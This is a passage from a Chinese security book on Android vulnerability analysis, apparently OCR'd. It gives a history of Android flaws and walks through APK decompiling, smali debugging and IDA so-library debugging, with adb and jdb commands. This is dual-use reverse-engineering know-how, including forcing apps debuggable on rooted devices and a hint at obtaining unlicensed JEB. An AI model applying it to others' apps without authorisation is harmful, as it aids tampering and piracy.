


图9-47 将TpInfoElementCount清零

9.8 本章总结

本章主要针对Windows内核漏洞原理进行分析，并介绍各种漏洞分析技巧，也专门挑选几个不同类型的经典内核漏洞案例进行剖析，对其中颇具艺术的漏洞利用技巧进行深入探究，旨在帮助广大读者理解Windows平台上的各类常见内核漏洞原理，以及掌握一些内核漏洞的常用攻击手法。正所谓“未知攻，焉知防”，只有广大安全人士理解漏洞及攻击手法，才能制定出更加完善的漏洞检测与拦截规则，帮助保护用户的电脑安全。而对于开发者，掌握几类漏洞的常见修复方法，也可以帮助自己快速制定漏洞修复方案，尽快推出补丁，将漏洞造成的损失降到最低。

内核漏洞的调试相对普通应用的调试会更麻烦，而且一蓝屏，就得重启系统从头再来，所费时间也肯定更多。结合一定的驱动开发经验，在调试分析时将会更加顺手，借助开发功底可以帮助你更快地找出漏洞根源。所以，读者在学习Windows内核漏洞之前，不妨先学学Windows驱动开发，相信会起到事半功倍的作用。

第 10 章　Android 平台漏洞分析

10.1　Android平台漏洞简史

随着移动互联网时代的来临，很多移动终端的安全问题已经逐渐暴露出来，而其中尤以Android平台最为显著。正是由于Android的用户量占移动终端总用户量的70%以上，而且不仅用于手机上，平板电脑、智能穿戴、电视、相机及其他智能设备上都使用到Android系统，因此本章专门用于讲解Android平台上的漏洞分析技巧。

2008年9月发布Android 1.0以来，至今Android已有7年历史，笔者在编写本章时，Android的最新版本是5.1.1，历年的Android版本、名称及发布时间如图10-1所示。最初的Android是由Andy Rubin开发的，专门用于手机的移动系统，后来被Google收购，并进行系统改良，随后又以开源形式发布Android系统。



图10-1　Android发展史

国外对于Android漏洞的研究相对较早，在CVE漏洞库上最早关于Android漏洞的记录是2008年3月的CVE-2008-0985 Android SDK 缓冲区溢出漏洞（如图10-2所示），虽然Android系统首发于2008年9月，但是Android SDK在2007年11月就已由Google对外发布。

国内对Android平台漏洞的公开讨论最早约在2010年，当时讨论的人比较少，且更偏向于病毒分析。到2011年讨论的人才逐渐多起来，笔者也是从那时开始研究Android平台漏洞的，在看雪论坛（http://bbs.pediy.com）上的一些Android漏洞精华帖也是始于2011年。

CVE-ID	
CVE-2008-0985	Learn more at National Vulnerability Database (NVD) • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings
Description	
Heap-based buffer overflow in the GIF library in the WebKit framework for Google Android SDK m3-rc37a and earlier allows remote attackers to execute arbitrary code via a crafted GIF file whose logical screen height and width are different than the actual height and width.	

图10-2　第一个被记录的Android漏洞

2011年，笔者开始针对Android应用漏洞进行审计，发现超过一半的主流Android应用都存在漏洞。当时Android漏洞较少被关注，Android病毒是当时的主要安全挑战，经常可以看到一些Android病毒分析的文章，特别是安天博客上的文章，当时基本成为第一手资料。

后来笔者编写出Android应用自动化审计工具DroidAppAuditor，主要用Perl语言编写，支持Android模拟器和实体机，可自动安装APK文件并运行软件，然后实现动态自动化检测，并图文并茂地输出分析报告，如图10-3所示。当时审计点较少，主要聚焦在敏感信息、组件权限审计上，后来逐步增加审计规则，并将其应用在腾讯的“金刚”审计系统上（详见：http://security.tencent.com/index.php/opensource/detail/13）。




图10-3　DroidAppAduitor自动化审计报告



图10-3　DroidAppAduitor自动化审计报告（续）

除了Android第三方应用漏洞外，系统自身也存在不少漏洞，早期主要是一些Linux内核提权漏洞（如图10-4所示）备受关注，因此可以直接用来Root手机，扩展手机应用功能，但同时也会降低手机的安全性。




图10-4　Android 本地提权漏洞

从2013年开始，Android平台上许多通用漏洞被逐渐曝光，特别是WebView漏洞，影响大部分Android应用的安全，导致代码执行、隐私窃取等危害。此前出过许多著名漏洞，例如Android签名

漏洞、Android WebView addJavascriptInterface漏洞、Android设备管理器漏洞、Android WebView UXSS、Android FakeID证书验证漏洞等，如图10-5所示。



图10-5　曾经曝光过的部分Android漏洞

10.2　Android平台漏洞分类

如图10-6所示，根据Android系统架构的分层情况可以将Android平台上的漏洞分为如下几种。




图10-6　Android系统构架图

- **应用层漏洞：**包括系统自带应用及第三方应用。

- **框架层漏洞**：即应用程序所依赖的API框架漏洞。
- **Native层漏洞**：包括系统链接库、核心库、Dalvik虚拟机漏洞。
- **内核层漏洞**：即Android内核漏洞，许多Linux内核漏洞同样影响到Android。

10.3　常见的漏洞分析方法

关于Android平台上的一些逆向方法，在《Android软件安全与逆向分析》一书中已有介绍，大家可以作为额外参考，但本节主要介绍的是该书未提到的分析方法。

10.3.1　APK静态分析

Android APK的逆向分析工具很多，比如ApkTool、baksmali、JD-GUI等，但它们都是单向功能相互依赖使用的，笔者只推荐一款APK逆向工具——JEB，如图10-7所示。JEB是一款用Java写的综合逆向工具，支持跨平台，而且集合各项Android逆向功能，完全可代表前面提到的各款工具。使用JEB加载APK即可实现反编译，直接查看AndroidManifest.xml、smali及Java反编译代码（查看smali代码时按Tab键可自动进行Java反编译），还支持交叉索引、字符串搜索、重命名功能等，新版JEB中又增加了Dex、Office、PDF等文件格式的解析。不过JEB属于收费软件，单个售价7200元，在看雪论坛上可以找到你需要的版本。




图10-7　JEB反编译器

10.3.2 smali动态调试

调试smali主要有两种方式，一种是使用IDA，另一种是使用Android编译器，比如Android Studio、Eclipse等（补充说明：在本书出版前，JEB最新版已经支持smali动态调试），此处主要介绍如何使用Android Studio，毕竟这是Google官方出品的工具，再结合Smalidea插件可以更方便地进行smali调试，这也是笔者常用的调试方法。

步骤一：先下载smalidea插件，下载地址https://bitbucket.org/JesusFreke/smali/downloads/smalidea-v0.02.zip，然后在Android Studio中，选择“Settings”（旧版的是“Perferences”）→“Plugins”→“Install plugin from disk…”选项，在打开的窗口中选择已下载的smalida-v0.02.zip，确认后可直接安装，如图10-8所示。安装成功后，会提示你重启Android Studio，单击“Restart”按钮即可，如图10-9所示。




图10-8 安装smalidea插件




图10-9　选择重启Android Studio

步骤二：使用baksmali（下载地址：https://bitbucket.org/JesusFreke/smali/downloads/baksmali-2.0.6.jar）或者ApkTool工具（下载地址：https://bitbucket.org/iBotPeaches/apktool/downloads/apktool_2.0.1.jar）反编译需要调试的APK包，如图10-10所示。




图10-10　使用baksmali反编译APK包

步骤三：用Android Studio导入前面生成的smali目录（如图10-11所示，由于测试时已生成过alipay工程，因此alipay目录显示成Android Studio工程图标），单击“OK”按钮后，按默认设置操作，成功导入

工程后鼠标右键单击src目录，在弹出的快捷菜单中选择“Mark Directory As”→“Test Sources Root”选项，如图10-12所示。接下来，再打开“file”→“project structure”设置对应的SDK版本，如图10-13所示。




图10-11　导入smali目录




图10-12　设置源目录




图10-13　设置SDK版本

步骤四：开启应用调试选项，但很多APK都设置android:debugable=“false”，经常需要改配置重打包。为了一劳永逸，笔者编写了专门开启应用调试选项的Xposed模块——BDOpener（下载地址：http://security.tencent.com/index.php/opensource/detail/17），如图10-14所示。通过Hook配置信息修改debugable值。使用前安装手机已Root，并且已安装Xposed，然后在“模块”中勾选“BDOpener”选项再重启手机即可。

```
07-03 11:45:44.482  17811-18281/? I/BDOpener : Load App : com.android.providers.drm
07-03 11:45:44.482  17811-18281/? I/BDOpener : ==== Before Hook ====
07-03 11:45:44.482  17811-18281/? I/BDOpener : flags = 2637381
07-03 11:45:44.482  17811-18281/? I/BDOpener : Close Debugable
07-03 11:45:44.482  17811-18281/? I/BDOpener : Close Backup
07-03 11:45:44.482  17811-18281/? I/BDOpener : ==== After Hook ====
07-03 11:45:44.482  17811-18281/? I/BDOpener : flags = 2670151
07-03 11:45:44.482  17811-18281/? I/BDOpener : Open Debugable
07-03 11:45:44.482  17811-18281/? I/BDOpener : Open Backup
```

图10-14　BDOpener输出日志

步骤五：在手机上安装待调试的程序，然后在开发者选项里设置“选择待调试的应用程序”选项，勾选“等待调试程序”选项，如图10-15所示，之后打开调试程序，如图10-16所示，待调试器加载它。



图10-15　设置待调试程序



图10-16　等待应用被调试

步骤六：在Android Studio 中配置远程调试（Run→Edit Configurations），单击“+”按钮，选中“Remote”添加配置（如图10-17所示），更改Debug端口为8700（默认的调试端口，如图10-18所示），并指定源文件目录，如图10-19所示。




图10-17　添加远程调试配置




图10-18　从DDMS中获取调试端口




图10-19　设置配置名称、调试端口及源目录

步骤七： 打开任意smali文件，在代码行前面单击即可设置断点，它会在前面显示红点标记，再点下可取消断点。将手机通过USB连接电脑后，单击“Run”→“Debug 'debug'”即可开始远程调试，此时图10-16所示的提示会消失，然后启动应用，直到最后被断下，如图10-20所示可以看到此时的栈回溯、变量值等信息。

关于smali的调试方法，还可参考阿里聚安全发表的文章《APK无源码调试》，链接http://bbs.pediy.com/showthread.php?t=195660，里面提到多个smali方法，包括IDA、Android Studio、Idea及Eclipse等，有兴趣的读者可以看下。




图10-20　smali动态调试

10.3.3　so库动态调试

在APK包里，经常在lib目录下可以见到一些后缀为so的动态链接库，它们一般都是用C/C++开发的，属于ELF格式的linux程序。为了分析这些so库，我们得把IDA请出来，操作方法如下。

步骤一：通过以下命令启动待调试的程序，但使用前需要知道应用的主Activity，可通过逆向AndroidManifest.xml获取，相对比较麻烦，最好的方式是使用图10-15所示的方法。

```
am start -D -n 包名/主Activity类名
```

步骤二：执行以下命令将IDA目录下的./dbgsrc/android_server复制到Android系统中，然后以Root权限启动它，等转发端口完成后，再用IDA附加需要调试的进程。

```
adb push android_server /data/local/tmp/android_server
adb shell
    chmod +x /data/local/tmp/android_server
    cd /data/local/tmp/
    su && ./android_server
adb forward tcp:23946 tcp:23946
```

步骤三：通过DDMS获取相应进程的调试端口号（默认大多为8700端口，如图10-18所示），然后执行以下命令：

```
jdb -connect com.sun.jdi.SocketAttach:hostname=127.0.0.1,port=8700
```

步骤四：连接成功后，在IDA上按F9键运行程序后，如图10-16所示的“Waiting For Debugger"提示会自动消失，接下来就可以设置断点，比如JNI_Onload函数，可在IDA上按“Ctrl+S”组合键找到对应so库的基址，然后加上JNI_Onload的文件偏移量（用IDA打开so库文件，找到JNI_Onload函数地址再减去IDA加载基址后得到），即可找到JNI_Onload函数的内存地址，然后按F9键运行后即可断下，如图10-21所示是笔者在调试国内某款知名Android加固壳时的截图。




图10-21 动态调试Android链接库

10.3.4 补丁源码比对

